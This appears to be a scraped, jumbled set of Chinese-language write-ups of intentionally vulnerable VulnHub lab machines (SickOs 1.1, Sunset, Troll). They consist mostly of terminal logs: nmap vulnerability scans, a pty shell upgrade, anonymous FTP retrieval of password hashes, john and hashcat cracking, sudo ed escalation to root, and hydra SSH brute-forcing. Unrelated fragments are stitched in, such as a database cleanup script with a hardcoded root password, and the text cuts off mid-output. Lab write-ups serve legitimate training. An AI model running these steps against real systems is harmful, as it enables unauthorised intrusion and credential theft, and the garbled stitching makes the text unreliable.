
Upon SNMPwalk on OID value, we can SSH into machine and read our root flag.
# Remove attached files (keep "Upgrade Note") for d in `/usr/bin/find /var/www/html/seeddms51x/data/1048576/ -mindepth 1 -type d -mmin +5 -not -name 21` do rm -rf $d id=${d##*/} /usr/bin/mysql -u root -p'ek)aizee^FaiModa~ce]z6c' seeddms <<DELETE_QUERY DELETE FROM tblDocumentContent where id = $id; DELETE FROM tblDocuments where id = $id; DELETE_QUERY done

root@kali:~# nmap -p 22,3128,8080 -A -T4 -v 192.168.66.13 --script=vuln PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0) |_clamav-exec: ERROR: Script execution failed (use -d to debug) 3128/tcp open http-proxy Squid http proxy 3.1.19 |_clamav-exec: ERROR: Script execution failed (use -d to debug) |_http-server-header: squid/3.1.19 | http-slowloris-check: | VULNERABLE: | Slowloris DOS attack | State: LIKELY VULNERABLE | IDs: CVE:CVE-2007-6750 | Slowloris tries to keep many connections to the target web server open and hold | them open as long as possible. It accomplishes this by opening connections to | the target web server and sending a partial request. By doing so, it starves | the http server's resources causing Denial Of Service. | | Disclosure date: 2009-09-17 | References: | http://ha.ckers.org/slowloris/ |_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750 | vulners: | cpe:/a:squid-cache:squid:3.1.19: | CVE-2016-4054 6.8 https://vulners.com/cve/CVE-2016-4054 | CVE-2016-4052 6.8 https://vulners.com/cve/CVE-2016-4052 | CVE-2016-4051 6.8 https://vulners.com/cve/CVE-2016-4051 | CVE-2014-7142 6.4 https://vulners.com/cve/CVE-2014-7142 | CVE-2014-7141 6.4 https://vulners.com/cve/CVE-2014-7141 | CVE-2016-4556 5.0 https://vulners.com/cve/CVE-2016-4556 | CVE-2016-4555 5.0 https://vulners.com/cve/CVE-2016-4555 | CVE-2016-10002 5.0 https://vulners.com/cve/CVE-2016-10002 | CVE-2012-5643 5.0 https://vulners.com/cve/CVE-2012-5643 |_ CVE-2016-4053 4.3 https://vulners.com/cve/CVE-2016-4053 8080/tcp closed http-proxy

// Database information: // for SQLite, use sqlite:/tmp/wolf.db (SQLite 3) // The path can only be absolute path or :memory: // For more info look at: www.php.net/pdo
$ python -c 'import pty;pty.spawn("/bin/bash")' www-data@SickOs:/var/www/wolfcms$ ls ls CONTRIBUTING.md composer.json docs index.php robots.txt README.md config.php favicon.ico public wolf www-data@SickOs:/var/www/wolfcms$ su sickos su sickos Password: john@123
sickos@SickOs:/var/www/wolfcms$ id id uid=1000(sickos) gid=1000(sickos) groups=1000(sickos),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare) sickos@SickOs:/var/www/wolfcms$ whoami whoami sickos sickos@SickOs:/var/www/wolfcms$ cd /root cd /root bash: cd: /root: Permission denied sickos@SickOs:/var/www/wolfcms$ sudo -s sudo -s [sudo] password for sickos: john@123

root@SickOs:/var/www/wolfcms# id id uid=0(root) gid=0(root) groups=0(root) root@SickOs:/var/www/wolfcms# whoami whoami root root@SickOs:/var/www/wolfcms# cd /root cd /root root@SickOs:/root# ls ls a0216ea4d51874464078c618298b1367.txt root@SickOs:/root# cat a0216ea4d51874464078c618298b1367.txt cat a0216ea4d51874464078c618298b1367.txt If you are viewing this!!
ROOT!
You have Succesfully completed SickOS1.1. Thanks for Trying
到此为止成功获取到了root权限并读取了flag
其它提权方法参考
2015-slickOs-1.1
write-up-sickos-1-1
vulnhub-writeup-SickOs-1-1
就是利用ShellShock漏洞和自动定时任务提权,很简单,在这里就不多做演示了
知识点总结

浏览器设置http-proxy Squid http proxy代理访问
弱口令
文件上传
用户值为1000:1000-第一用户提权
Game over
不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this…It’s a pity…
The end,to be continue…
FTP 备份哈希与编辑器权限
匿名 FTP 中的备份连接 Linux 用户哈希,后续 sudo ed 的命令能力决定 root 权限。破解方式与编辑器交互均留存。
root@kali:~# nmap -sn -v 192.168.56.* Nmap scan report for 192.168.56.123 Host is up (0.00016s latency). MAC Address: 08:00:27:89:F0:14 (Oracle VirtualBox virtual NIC)
1 2 3 4
root@kali:~# nmap -v -p- -sV 192.168.56.123 PORT STATE SERVICE VERSION 21/tcp open ftp pyftpdlib 1.5.5 22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0)
1 2 3 4 5 6 7
root@kali:~# nmap -p 21,22 -v -A -T4 --script=vuln 192.168.56.123 PORT STATE SERVICE VERSION 21/tcp open ftp pyftpdlib 1.5.5 |_clamav-exec: ERROR: Script execution failed (use -d to debug) |_sslv2-drown: 22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0) |_clamav-exec: ERROR: Script execution failed (use -d to debug)
root@kali:~/vulnhub/sunset# ftp 192.168.56.123 Connected to 192.168.56.123. 220 pyftpdlib 1.5.5 ready. Name (192.168.56.123:root): anonymous 331 Username ok, send password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> ls 200 Active data connection established. 125 Data connection already open. Transfer starting. -rw-r--r-- 1 root root 1062 Jul 29 2019 backup 226 Transfer complete. ftp> get backup local: backup remote: backup 200 Active data connection established. 125 Data connection already open. Transfer starting. 226 Transfer complete. 1062 bytes received in 0.01 secs (135.0579 kB/s) ftp> quit 221 Goodbye. root@kali:~/vulnhub/sunset# ls backup root@kali:~/vulnhub/sunset# cat backup CREDENTIALS: office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X. datacenter:$6$$3QW/J4OlV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFtBvCI7S4N1b8vlDylF2hG2N0NN/ sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0 sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/ space:$6$$4NccGQWPfiyfGKHgyhJBgiadOlP/FM4.Qwl1yIWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/

root@kali:~/vulnhub/sunset# john hash Warning: detected hashtype"HMAC-SHA256", but the string is also recognized as "HMAC-SHA512" Use the "--format=HMAC-SHA512" option to force loading these as that type instead Warning: only loading hashes of type"HMAC-SHA256", but also saw type"sha512crypt" Use the "--format=sha512crypt" option to force loading hashes of that type instead Using default input encoding: UTF-8 Loaded 2 password hashes with 2 different salts (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x]) Will run 4 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 10 candidates buffered for the current salt, minimum 32 needed for performance. Warning: Only 11 candidates buffered for the current salt, minimum 32 needed for performance. Warning: Only 29 candidates buffered for the current salt, minimum 32 needed for performance. Warning: Only 20 candidates buffered for the current salt, minimum 32 needed for performance. Warning: Only 26 candidates buffered for the current salt, minimum 32 needed for performance. Warning: Only 29 candidates buffered for the current salt, minimum 32 needed for performance. Warning: Only 8 candidates buffered for the current salt, minimum 32 needed for performance. Warning: Only 16 candidates buffered for the current salt, minimum 32 needed for performance. Warning: Only 31 candidates buffered for the current salt, minimum 32 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Warning: Only 15 candidates buffered for the current salt, minimum 32 needed for performance. Further messages of this type will be suppressed. To see less of these warnings, enable'RelaxKPCWarningCheck'in john.conf Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist Proceeding with incremental:ASCII
D:\hashcat-5.1.0\hashcat-5.1.0>hashcat64.exe -a 0 -m 1800 password.txt rockyou.txt hashcat (v5.1.0) starting...
* Device #1: WARNING! Kernel exec timeout is not disabled. This may cause "CL_OUT_OF_RESOURCES" or related errors. To disable the timeout, see: https://hashcat.net/q/timeoutpatch * Device #2: Intel's OpenCL runtime (GPU only) is currently broken. We are waiting for updated OpenCL drivers from Intel. You can use --force to override, but do not report related errors. nvmlInit(): Unknown Error
Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 256
ATTENTION! Pure (unoptimized) OpenCL kernels selected. This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance. If you want to switch to optimized OpenCL kernels, append -O to your commandline.
root@kali:~# ssh sunset@192.168.56.123 The authenticity of host '192.168.56.123 (192.168.56.123)' can't be established. ECDSA key fingerprint is SHA256:n9ATwmONo6fCyPblqlvcO7WcIWZJMqBaqDdo/jYnLPI. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.56.123' (ECDSA) to the list of known hosts. Enter passphrase for key '/root/.ssh/id_rsa': sunset@192.168.56.123's password: Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182 sunset@sunset:~$ id uid=1000(sunset) gid=1000(sunset) groups=1000(sunset),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner) sunset@sunset:~$ whoami sunset sunset@sunset:~$ ls user.txt sunset@sunset:~$ cat user.txt 5b5b8e9b01ef27a1cc0a2d5fa87d7190 sunset@sunset:~$ sudo -l Matching Defaults entries for sunset on sunset: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User sunset may run the following commands on sunset: (root) NOPASSWD: /usr/bin/ed sunset@sunset:~$ sudo /usr/bin/ed id ? !/bin/sh # id uid=0(root) gid=0(root) groups=0(root) # whoami root # pwd /home/sunset # cd /root # ls flag.txt ftp server.sh # cat flag.txt 25d7ce0ee3cbf71efbac61f85d0c14fe #
知识点总结
ftp anonymous用户免密码登录
john破解linux sha512 hash值
hashcat破解linux sha512 hash值
sudo无需密码ed通过!/bin/sh提权
Game over
不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this…It’s a pity…

root@kali:~# nmap -sV -p- -v 192.168.66.15 PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.2 22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
-rw-r--r-- 1 0 0 147 Aug 10 00:38 secret_stuff.txt

Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P Sucks, you were so close... gotta TRY HARDER! 150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
root@kali:~/vulnhub/troll# hydra -s 22 -v -V -L users -P pass -e n -t 1 -w 30 192.168.66.15 ssh Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-31 03:34:11 [DATA] max 1 task per 1 server, overall 1 task, 20 login tries (l:10/p:2), ~20 tries per task [DATA] attacking ssh://192.168.66.15:22/ [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [INFO] Testing if password authentication is supported by ssh://maleus@192.168.66.15:22 [INFO] Successful, password authentication is supported by ssh://192.168.66.15:22 [ATTEMPT] target 192.168.66.15 - login "maleus" - pass "" - 1 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "maleus" - pass "Good_job_:)" - 2 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "ps-aux" - pass "" - 3 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "ps-aux" - pass "Good_job_:)" - 4 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "felux" - pass "" - 5 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "felux" - pass "Good_job_:)" - 6 of 20 [child 